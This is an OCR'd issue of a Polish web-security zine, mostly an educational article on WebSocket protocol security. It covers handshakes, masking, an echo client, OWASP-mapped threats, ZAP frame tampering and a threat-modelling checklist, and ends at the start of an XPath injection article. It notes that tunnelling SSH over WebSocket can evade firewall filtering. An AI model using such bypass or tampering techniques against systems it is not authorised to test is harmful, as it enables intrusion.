sekurak OFFLINE
nº 2(3) 2016

PROTOKÓŁ WEBSOCKET

NIE UFAJ X-FORWARDED-FOR

CZYM JEST XPATH INJECTION?


BEZPIECZEŃSTWO APLIKACJI WWW

Analiza ransomware napisanego 100% w Javascripcie – RAA

Google Caja i XSS-y – czyli jak dostać trzy razy bounty za (prawie) to samo

Java vs deserializacja niezaufanych danych

Metody omijania mechanizmu Content Security Policy (CSP)



MICHAŁ SAJDAK

SEKURAK/OFFLINE: CIĄG DALSZY PRZYGODY...

Długo czekaliście na #3 numer sekurakowego zina i oto on.

Podobnie jak poprzednio, trzymamy się tematyki bezpieczeństwa aplikacji webowych. W trzecim numerze znajdziecie kilka tekstów podstawowych (o WebSocket / XPath injection), ale również coś bardziej zaawansowanego – tutaj prezentujemy trzyczęściowy artykuł o problemach związanych z deserializacją w języku Java.

Nowość: mamy dla Was kody rabatowe na kilka wydarzeń odbywających się w 2017 roku (ostatnia strona zina).

Macie pytania? Prośby? Chcielibyście podzielić się uwagami? Czekamy na kontakt od Was (sekurak@sekurak.pl).

REDAKTOR NACZELNY

Michał Sajdak

WSPÓŁPRACA/TEKSTY

Michał Bentkowski
Rafał 'bl4de' Janicki
Patryk Krawaczyński
Adrian 'Vizzdoom' Michalczyk
Mateusz Niezabitowski
Marcin Piosek
Michał Sajdak

REDAKCJA JĘZYKOWA

Julia Wilk

KOREKTA

Katarzyna Sajdak

SKŁAD

Krzysztof Kopciowski

WSPIERAJĄ NAS

Pawel Ligenza | Tomasz Bystrzykowski | walutomat.pl | internetowykantor.pl
Allegro tech | Akquinet | Aniołowie Konsultingu | Cognifide

Spis treści

Marcin Piosek

Protokół WebSocket

Jakie zagrożenia wiążą się z wykorzystaniem WebSockets? W artykule omawiana jest zasada działania protokołu oraz najważniejsze kwestie dotyczące jego bezpiecznego wykorzystania. Oprócz wiedzy teoretycznej przedstawiono również wskazówki mogące pomóc w praktycznym testowaniu aplikacji wykorzystujących opisywaną technologię.

Dynamiczny rozwój aplikacji WWW doprowadza do sytuacji, w której już od jakiegoś czasu pojawia się zapotrzebowanie na wprowadzenie możliwości asynchronicznej wymiany danych pomiędzy klientem a serwerem aplikacji.

Wykorzystywany powszechnie protokół HTTP jest bezstanowy, opiera się na zapytaniu wysyłanym do serwera oraz udzielanej odpowiedzi, brak tutaj stanów pośrednich.

Jednym z zaproponowanych rozwiązań – rozszerzających dotychczasowe możliwości – jest technika long polling.

W przypadku serwerów HTTP klient musi założyć, że serwer może nie odpowiedzieć na żądanie od razu. Z kolei strona serwerowa takiej komunikacji zakładała, że w przypadku braku danych do wysłania nie wyśle pustej odpowiedzi, ale zaczeka do momentu, w którym te dane się pojawią. Inną możliwością jest wykorzystanie zapytań asynchronicznych (XHR), jednak tutaj uzyskanie efektu komunikacji dwukierunkowej (z jak najmniejszym opóźnieniem) uzyskiwane jest kosztem zwiększenia ilości zapytań do serwera.

W związku z zapotrzebowaniem na implementację prawdziwej dwukierunkowej komunikacji, w aplikacjach WWW zaproponowano wdrożenie protokołu WebSocket.

CZYM JEST I JAK DZIAŁA PROTOKÓŁ WEBSOCKET

WebSocket jest protokołem opartym o TCP, zapewniającym dwukierunkową (ang. *full-duplex*) komunikację pomiędzy klientem a serwerem. Po zestawieniu połączenia obie strony mogą wymieniać się danymi w dowolnym momencie poprzez wysłanie pakietu danych.

Strona rozpoczynająca komunikację wysyła do serwera żądanie inicjalizujące połączenie (ang. *handshake*). Żądanie to, ze względu na kompatybilność z serwerami WWW, jest niemal identyczne jak standardowe zapytanie HTTP:

Listing 1. Zapytanie inicjujące połączenie WebSocket

```
GET /chat HTTP/1.1
Host: server.example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Origin: http://example.com
Sec-WebSocket-Protocol: chat
Sec-WebSocket-Version: 13
```


Takie zapytanie informuje serwer WWW o chęci nawiązania połączenia z wykorzystaniem protokołu WebSocket (nagłówek `Upgrade`). W pierwszej chwili uwagę przykuwa również nagłówek `Sec-WebSocket-Key`, zawierający ciąg zakodowany z wykorzystaniem algorytmu Base64. Sugeruje to, że może znajdować się tam klucz, który zostanie później wykorzystany do szyfrowania komunikacji. Jego faktyczne zastosowanie ma jednak na celu jedynie ominięcie problemów związanych z pamięcią podręczną (ang. *cache*), a w praktyce zawiera ciąg losowo wygenerowanych danych. W odpowiedzi na tak przygotowane i wysłane żądanie serwer aplikacji odpowiada w następujący sposób:

Listing 2. Odpowiedź serwera informująca o możliwości nawiązania połączenia

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: HSmrc0sM1YUkAGmm5OPpG2HaGWk=
Sec-WebSocket-Protocol: chat
```

Kod odpowiedzi 101 oznacza, że serwer wspiera protokół WebSocket i wyraża zgodę na nawiązanie połączenia. Podobnie jak w przypadku żądania, odpowiedź również zawiera ciąg znaków zakodowanych w Base64. W tym przypadku jest to wynik funkcji skrótu SHA-1 na wysłanym wcześniej ciągu znaków z nagłówka `Sec-WebSocket-Key` połączonym ze stałym GUID-em (https://tools.ietf.org/html/rfc6455#section-4.1)„258EAFA5-E914-47DA-95CA-C5AB0DC85B11”. Po pomyślnym zakończeniu nawiązywania połączenia dalsza komunikacja odbywa się poprzez socket TCP już z pominięciem protokołu HTTP.

Ramka WebSocket wygląda następująco:



Rysunek 1. Przykład ramki danych protokołu WebSocket (źródło: https://tools.ietf.org/html/rfc6455)

Na tym etapie interesują nas głównie pola opcode oraz `payload data`. Opcode definiuje, w jaki sposób powinny być interpretowane dane przesłane w `payload data`. Najważniejsze wartości, jakie może przyjąć pole opcode, przedstawiono w Tabeli 1.


Wartość	Znaczenie
1	Pakiet zawiera dane tekstowe
2	Pakiet zawiera dane binarne
8	Strona biorąca udział w komunikacji chce zakończyć połączenie
9	Komunikat „ping”
10	Komunikat „pong”

Tabela 1. Przykładowe wartości, jakie może przyjąć pole opcode

Pozostałe, niewymienione tutaj wartości omówione są m.in. w dokumencie RFC 6455 (https://tools.ietf.org/html/rfc6455#section-5.2).

Osobny akapit należy poświęcić bitowi `mask` oraz polu `masking-key`. Zgodnie ze standardem, każdy z wysyłanych pakietów od klienta do serwera, musi posiadać ustawiony bit `mask`. W przypadku, gdy zostanie on ustawiony, w polu `payload` nie zostaną umieszczone przesyłane dane w postaci jawnej, ale ich „zamaskowana” postać. Przez „zamaskowanie” mamy na myśli wynik działania funkcji XOR na ciągach znaków z pola `masking-key` oraz wysyłanych danych. Powstaje tutaj pytanie, jaką wartość do całego procesu wnosi wykonanie takiej operacji? Pytanie jest zasadne, ponieważ z punktu widzenia poufności przesyłanych danych, wartość dodana jest żadna. Klucz szyfrujący znajduje się tuż przed „zamaskowanymi” danymi, przez co odczytanie tak przesyłanego szyfrogramu, należy traktować jako proste zadanie. W dokumencie RFC możemy znaleźć jednak informacje o tym, że wykorzystanie takiego mechanizmu, wprowadza ochronę przed „cache poisoning” (https://tools.ietf.org/html/rfc6455#section-10.3) – atakami mającymi na celu wpłynięcie na pamięć podręczną różnego typu serwerów proxy.


Jak wygląda przykładowa ramka w praktyce? Wysyłając do serwera ciąg znaków „Sekurak”, możemy przechwycić następujący pakiet (np. przy pomocy narzędzia Wireshark):



Rysunek 2. Przykładowy pakiet danych WebSocket

Widzimy tutaj, że opcode przyjął wartość 1, co oznacza, ze wysyłamy tekst. Wysyłany ciąg ma 7 znaków (111 binarnie), co zgadza się z długością payloadu (Sekurak). Dodatkowo, pakiet ma również ustawiony bit `mask` oraz 32 bitowy `masking-key`. Ostatnie 7 bajtów to „zamaskowane” dane.

Co ważne, Wireshark potrafi rozpoznać pakiet WebSocket i zaprezentować w czytelny sposób poszczególne jego części:



Rysunek 3. Poszczególne części pakietu WebSocket rozpoznane przez program Wireshark

Wykorzystując prosty skrypt Pythona, możemy skonfrontować teorię z praktyką. Nasz „zamaskowany" payload ma następującą postać heksadecymalną: 9d5376f1bc5776, zgodnie z tym, co widać w polu `masking-key`, wykorzystany klucz to: ce361d84.

Listing 3. Rozszyfrowywanie przesyłanych danych

```
>>> from itertools import cycle, izip
>>> def xor_strings (payload, key):
...     key = cycle(key)
...     return ''.join(chr(ord(x) ^ ord(y)) for (x,y) in izip(payload, key))
...
>>> key = "ce361d84"
>>> payload = "9d5376f1bc5776"
>>> xor_strings(payload.decode("hex"),key.decode("hex"))
'Sekurak'
>>>
```

Wygląda na to, że wszystko działa zgodnie z założeniem.

PROSTY KLIENT


W kolejnym kroku warto poznać działanie WebSocket w praktyce. W tym celu, można wykorzystać prostego klienta napisanego w JavaScript oraz serwer echo, udostępniany przez społeczność websocket.org (https://www.websocket.org/echo.html). W stosunku do oryginału, kod został minimalnie przystosowany do naszych potrzeb:

Listing 4. Przykładowy kod prostego klienta WebSocket (źródło: https://www.websocket.org/echo.html)

```
<!DOCTYPE html>
<meta charset="utf-8" />
<title>WebSocket Test</title>
<head>
<script>
var wsUri = "wss://echo.websocket.org/";
var output;

function init() {
  output = document.getElementById("output");
  testWebSocket();
  document.getElementById("data").focus();

document.getElementById("data").addEventListener('keypress', function(e) {
    var key = e.which || e.keyCode;
    if (key === 13) {
      doSend(document.getElementById("data").value);
      document.getElementById("data").value = "";
    }
  });
}

/* inicjalizacja połączenia z serwerem oraz przypisanie funkcji do
najważniejszych zdarzeń */
function testWebSocket() {
  websocket = new WebSocket(wsUri);
  websocket.onopen = function(evt) {
    onOpen(evt)
  };
  websocket.onclose = function(evt) {
    onClose(evt)
  };
  websocket.onmessage = function(evt) {
    onMessage(evt)
  };
  websocket.onerror = function(evt) {
    onError(evt)
  };
}

/* funkcja wywoływana przy zestawieniu połączenia */
function onOpen(evt) {
  writeToScreen("CONNECTED");
  doSend("WebSocket rocks");
}

/* funkcja wywoływana przy zamknięciu połączenia */
function onClose(evt) {
  writeToScreen("DISCONNECTED");
}

/* funkcja wywoływana przy nadejściu nowej wiadomości */
function onMessage(evt) {
  writeToScreen('<span style="color: blue;">'
+ 'RESPONSE:' + evt.data + '</span>');
}

/* funkcja wywoływana przy wystąpieniu błędu */
function onError(evt) {
  writeToScreen('<span style="color: red;">'
+ 'ERROR:</span>' + evt.data);
}

/* funkcja wywoływana przy próbie wysłania wiadomości */
function doSend(message) {
  writeToScreen("SENT: " + message);
  websocket.send(message);
}
```


```
/* funkcja pomocnicza wypisująca tekst */
function writeToScreen(message) {
  var pre = document.createElement("p");
  pre.style.wordWrap = "break-word";
  pre.innerHTML = message;
  output.appendChild(pre);
}

window.addEventListener("load", init, false);

</script>
</head>
<body>
<h2>WebSocket Test</h2>
<div id="output"></div>
<input id="data"></div>
</body>
</html>
```

Zapisując skrypt w pliku pod dowolną nazwą z rozszerzeniem .html i otwierając plik w przeglądarce wspierającej protokół WebSocket, nawiążemy automatycznie połączenie z serwerem echo. Zaleca się wykorzystanie przeglądarek opartych o Chromium (np. Google Chrome), ze względu na rozbudowane funkcje związane z WebSocket dostępne w konsoli developerskiej.



Rysunek 4. Wiadomości wymienione z serwerem WebSocket

Wpisując dowolny ciąg znaków w pole tekstowe, możemy go wysłać do serwera poprzez wciśnięcie przycisku Enter. Aby podejrzeć ramki wygenerowane przez przeglądarkę, oraz odebrane z serwera, można wykorzystać Google Developer Tools (Konsola deweloperska -> Zakładka Network -> pozycja echo.websocket.org w kolumnie Name -> zakładka Frames):



Rysunek 5. Ramki danych przechwycone w konsoli developerskiej

ZAGROŻENIA

Poniżej opisujemy najważniejsze zagrożenia związane z wykorzystaniem protokołu WebSocket. Zostały one zmapowane na najczęstsze podatności występujące w aplikacjach internetowych wymienione na liście OWASP Top 10. Intencją nie jest zachowanie kolejności czy dokładnego podziału, ale potraktowanie wspomnianej listy jako punktu odniesienia do najważniejszych podatności związanych z omawianym protokołem. Przystępując do dalszej lektury, należy zdawać sobie sprawę z faktu, że WebSocket nie jest niczym innym, jak kolejnym sposobem na przesyłanie

danych poprzez sieć. Decyzja o tym, co dzieje się z danymi przesyłanymi w ten sposób, zależy już w zupełności od aplikacji wykorzystującej ten protokół.

Same-origin policy

Praktyczna próba wykorzystania WebSocket celowo została umieszczona zaraz za wstępem teoretycznym. Jeżeli wymieniliśmy kilka wiadomości z serwerem echo, powinno nas zastanowić to, że bez problemu nawiązaliśmy połączenie, a co ważniejsze: otrzymaliśmy odpowiedź od zewnętrznego serwera. Dlaczego nie zaprotestował mechanizm Same-origin policy (SOP)?

Jednym z głównym zagrożeń, jakie należy rozważyć w przypadku wykorzystania WebSocket, jest kwestia Same-origin policy, a dokładniej w tym przypadku – braku jej zastosowania. Mówiąc inaczej, połączenia WebSocket nawiązywane z przeglądarek internetowych nie są obarczone żadnymi ograniczeniami co do miejsca, do którego chcemy nawiązać połączenie. W przypadku zapytań HTTP, zastosowanie ma SOP oraz ewentualnie rozluźnienia tej polityki w postaci odpowiednich zasad Cross-Origin Resource Sharing (CORS). Tutaj nie mamy takich ograniczeń. Obecnie jedynym sposobem na to, by okiełznać połączenie WebSocket, jest zastosowanie Content Security Policy (CSP) poprzez dyrektywę connect-src.

Niepoprawne zarządzanie uwierzytelnieniem oraz sesją

WebSocket w żaden sposób nie implementuje bezpośrednio mechanizmu uwierzytelnienia (ang. *authentication*). Tak samo – jak w HTTP – ciężar weryfikacji tożsamości klienta leży po stronie aplikacji opartej o ten protokół.

Ominięcie autoryzacji

Podobnie jak w przypadku uwierzytelnienia, również kwestie związane z przydzielaniem praw do zasobów leżą po stronie aplikacji wykorzystującej WebSocket.

WebSocket definiuje podobny do HTTP zestaw schematów URL. Trzeba pamiętać, że jeżeli aplikacja nie wprowadzi odpowiedniego poziomu autoryzacji, to – podobnie jak w przypadku zasobów HTTP pozostawionych bez uwierzytelnienia – również tutaj będzie można przeprowadzić ich enumerację.

Projektując aplikację, wygodnie jest robić pewne założenia, które znacząco upraszczają kwestie związane z implementacją zabezpieczeń. Przykładem sytuacji, kiedy może pojawić się pokusa pójścia na skróty, jest obdarzenie nadmiernym zaufaniem nagłówków wysyłanych przez klienta, w tym przypadku szczególnie mowa o nagłówku `Origin`. Nagłówek ten zawiera informacje o domenie, z której wysłane zostało dane żądanie, i powinno się go walidować po stronie serwera. Jego wartość jest automatycznie ustawiona poprzez przeglądarki internetowe i nie może zostać zmieniona np. poprzez kod JavaScript. Należy jednak pamiętać, że klientem nawiązującym połączenie może być dowolna aplikacja, której już to obostrzenie nie obowiązuje.

Wstrzyknięcia i niepoprawna obsługa danych

W tym miejscu należy jeszcze raz przypomnieć, że WebSocket jest jedynie protokołem wymiany danych. Od programisty zależy, jakie dane i w jakiej formie będą przesyłane. Na aplikacji natomiast spoczywa ciężar walidacji danych. Informacje przesłane tym protokołem, nie powinny być traktowane jako zaufane i obsługiwane tak samo jak dane przesyłane innymi protokołami. Jeżeli dane odbierane przez WebSocket mają trafić do bazy danych, powinien zostać wykorzystany mechanizm *prepared statements*. W momencie, kiedy chcemy dołączyć odebrane dane do drzewa DOM, należy wcześniej zamienić znaki kontrolne HTML na ich encje.

Wyczerpanie zasobów serwera

Uruchomienie serwera WebSocket, może wiązać się z koniecznością przemyślenia kwestii wyczerpywania zasobów. Domyślnie, klient nie posiada właściwie żadnych ograniczeń co do ilości nawiązanych połączeń. Otworzenie kilku kart w przeglądarce z tą samą aplikacją wykorzystującą WebSocket będzie skutkowało nawiązaniem takiej samej ilości nowych połączeń. Logika chroniąca przed nadmiernym wyczerpywaniem zasobów musi zostać zaimplementowana po stronie serwera lub infrastruktury.

Tunelowanie ruchu


Liczne źródła traktujące o WebSocket zawierają informację o tym, że protokół ten pozwala na tunelowanie dowolnego ruchu TCP. Jako przykład takiego zastosowania można zaprezentować projekt wsshd (https://github.com/aluzzardi/wssh). Dzięki niemu, instalując kilka bibliotek i uruchamiając skrypt na serwerze, możemy wystawić nasz serwer SSH w świat, pozwalając na łączenie się do niego właśnie poprzez WebSocket.

Listing 5. Instalacja i uruchomienie oprogramowania wsshd

```
git clone https://github.com/aluzzardi/wssh.git
cd wssh/
```

```
pip install -r requirements_server.txt
python setup.py install
wsshd
```

Wsshd udostępnia klienta konsolowego, jak i interfejs WWW, dzięki któremu możemy połączyć się z serwerem SSH przez WebSocket:



Rysunek 6. Uruchomiony serwer wsshd

Zastosowanie takich rozwiązań otwiera nowe możliwości na omijanie filtrowania ruchu sieciowego przez zapory ogniowe.

Szyfrowany kanał komunikacji

Podobnie jak w przypadku HTTP, wykorzystując WebSocket, możemy zadecydować, czy dane mają być wysyłane szyfrowanym kanałem komunikacji (TLS), czy nie. Dla zastosowań wykorzystujących szyfrowanie przygotowany został protokół wss (np. wss://sekurak.pl).

GOTOWE ROZWIĄZANIA

W praktyce, mało kto decyduje się na wykorzystanie natywnej implementacji WebSocket poprzez podstawowy interfejs JavaScript dostarczany w przeglądarkach. Popularniejszymi podejściami jest po prostu wykorzystanie gotowych bibliotek i frameworków.

Najciekawsze z nich to:


- Socket.io – jedno z najbardziej znanych rozwiązań tego typu, rozwijane od 2010 r. Część serwerowa napisana jest w Node.js (http://socket.io/).
- Ratchet – coś dla osób chcących pozostać przy rozwiązaniach opartych o PHP (http://socketo.me/).
- WebSocketHandler – klasa dostępna w środowisku .NET od wersji 4.5 (https://msdn.microsoft.com/en-us/library/microsoft.aspnet.signalr.websockets.websockethandler(v=vs.118).aspx).
- Autobahn – jeżeli operujemy w środowisku Python, na pewno warto zainteresować się tą biblioteką. Biblioteka ta posiada również swoje implementacje dla innych technologii, np. Node.js, Java, C++ (http://autobahn.ws/).

W przypadku własnych implementacji, należy pamiętać m.in. o takich kwestiach jak zarządzanie pamięcią.

TESTOWANIE


Do przechwytywania ruchu i modyfikacji zapytań wysyłanych poprzez WebSocket zdecydowanie zaleca się wykorzystać OWASP Zaproxy (https://github.com/zaproxy/zaproxy/wiki/Downloads). Wsparcie dla WebSocket w Burp Suite jest w powijakach, dostępne możliwości ograniczają się właściwie tylko do podstawowego przechwytywania zapytań oraz wyświetlania listy wykonanych żądań i otrzymanych odpowiedzi. Aby wykorzystać Zapa do testów, należy pobrać plik JAR i upewnić się, że po uruchomieniu proxy nasłuchuje na porcie 8080 (Tools -> Options -> zakładka Local Proxy -> pole Port). Następnie należy skonfigurować naszą przeglądarkę tak, by ruch sieciowy wysyłał do proxy localhost:8080 (wskazówki, jak skonfigurować ustawienia proxy w popularnych przeglądarkach, możemy znaleźć m.in. na stronie https://www.lib.ucdavis.edu/ul/services/connect/proxy/step1/).

Po skonfigurowaniu przeglądarki i ponownym otworzeniu pliku z przykładowym klientem WebSocket w proxy powinna pojawić się nowa zakładka:




Rysunek 7. Widok zakładki WebSocket w OWASP Zaproxy

Będzie to miejsce, w którym znajdziemy informację o każdej ramce wysłanej z aplikacji, jak i otrzymanej z serwera. Klikając na wybranej pozycji z listy prawym przyciskiem myszy, pojawi się menu, z którego będziemy mogli wybrać opcję „Resend":



Rysunek 8. Opcja Resend wywołująca formularz pozwalający na modyfikację ramki danych

W nowym oknie będziemy mieli do wyboru kilka przydatnych opcji:



Rysunek 9. Formularz pozwalający na edycję ramki danych

- Opcode – z listy rozwijanej możemy wybrać takie opcje jak TEXT, BINARY, CLOSE, PING oraz PONG. W ten sposób jesteśmy w stanie zasymulować każdy z etapów komunikacji, jaki może wystąpić w przypadku protokołu WebSocket.
- Direction – kierunek, w którym ma zostać wysłana ramka (do serwera – Outgoing, Incoming – do aplikacji)
- Channel – lista, w której możemy wybrać, którego połączenia dotyczą modyfikacje (jeżeli w danym momencie mamy nawiązane więcej niż jedno)

Wprowadzone przez nas zmiany zatwierdzamy przyciskiem „Send".

Pokazane tutaj opcje są namiastką narzędzia Repeater z Burp Suite, które często wykorzystywane jest do modyfikacji żądań HTTP.

MODELOWANIE ZAGROŻEŃ

Na zakończenie, przedstawiamy przykładową listę zagadnień wymagających analizy podczas modelowania zagrożeń aplikacji wykorzystującej WebSocket:

- Czy wykorzystywany jest szyfrowany kanał komunikacji (wss)?
- Czy dane odbierane od klienta poprzez protokół WebSocket są odpowiednio walidowane?
- Czy wykorzystany serwer WebSocket ogranicza ilość możliwych równoległych połączeń od jednego klienta?
- W jaki sposób realizowane jest uwierzytelnienie oraz autoryzacja do zasobów udostępnianych poprzez WebSocket?
- Czy wykorzystany jest znany serwer WebSocket, czy autorskie rozwiązanie? Czy autorski serwer przeszedł etap weryfikacji bezpieczeństwa?
- Czy posiadamy wdrożoną politykę CSP limitującą źródła, z jakimi możemy nawiązać połączenie?

- Czy po stronie serwera walidowany jest nagłówek `Origin`, dodatkowo uwzględniając fakt, że może zostać on zmanipulowany w przypadku zastosowania klienta niebędącego przeglądarką internetową?
- Czy wykorzystana jest gotowa biblioteka obsługująca część kliencką oraz serwerową odpowiedzialną za protokół WebSocket?
- Czy zapora ogniowa dopuszcza ruch sieciowy do portu, na którym nasłuchuje serwer WebSocket, tylko z określonych źródeł?

PODSUMOWANIE

WebSocket jest ciekawym rozwiązaniem, które w dobie „bogatych" aplikacji WWW może znaleźć wiele zastosowań, chociażby w przypadku aplikacji, gdzie użytkownicy jednocześnie pracują nad tym samym zestawem danych. Niemniej należy pamiętać, że z perspektywy bezpieczeństwa jest to tylko nośnik danych, a ciężar odpowiedniego obchodzenia się z nimi, podobnie jak w przypadku HTTP, leży po stronie aplikacji.

Marcin Piosek. Analityk bezpieczeństwa IT, realizuje audyty bezpieczeństwa oraz testy penetracyjne w firmie Securitum.

Zapraszamy na autorskie szkolenia z zakresu **bezpieczeństwa IT**

- { Bezpieczeństwo aplikacji WWW }
- { Bezpieczeństwo frontendu aplikacji webowych }
- { Bezpieczeństwo sieci / testy penetracyjne }
- { Wprowadzenie do bezpieczeństwa IT }
- { Powłamaniowa analiza incydentów bezpieczeństwa IT }
- { Szkolenie przygotowujące do egzaminu CEH }
  (Certified Ethical Hacker)

oferta/szkolenia # securitum.pl/oferta/szkolenia # securitum.pl/oferta/szkolenia # securitum.pl/oferta/szkolenia # securitum.pl/oferta/szkolenia # securitum.p

Michał Sajdak

Czym jest XPATH injection?

O XPATH (XML Path Language) pisaliśmy w kontekście jego możliwego wykorzystania w niektórych przypadkach podatności SQL injection. W tym artykule zajmiemy się dla odmiany podatnością XPATH.

Podatność **XPATH injection** jest pewnym stopniu podobna do SQL injection:

- w podobny sposób wygląda testowanie na obecność luki (oczywiście trzeba pamiętać, że mamy tu do czynienia ze składnią XPATH – a nie z SQL),
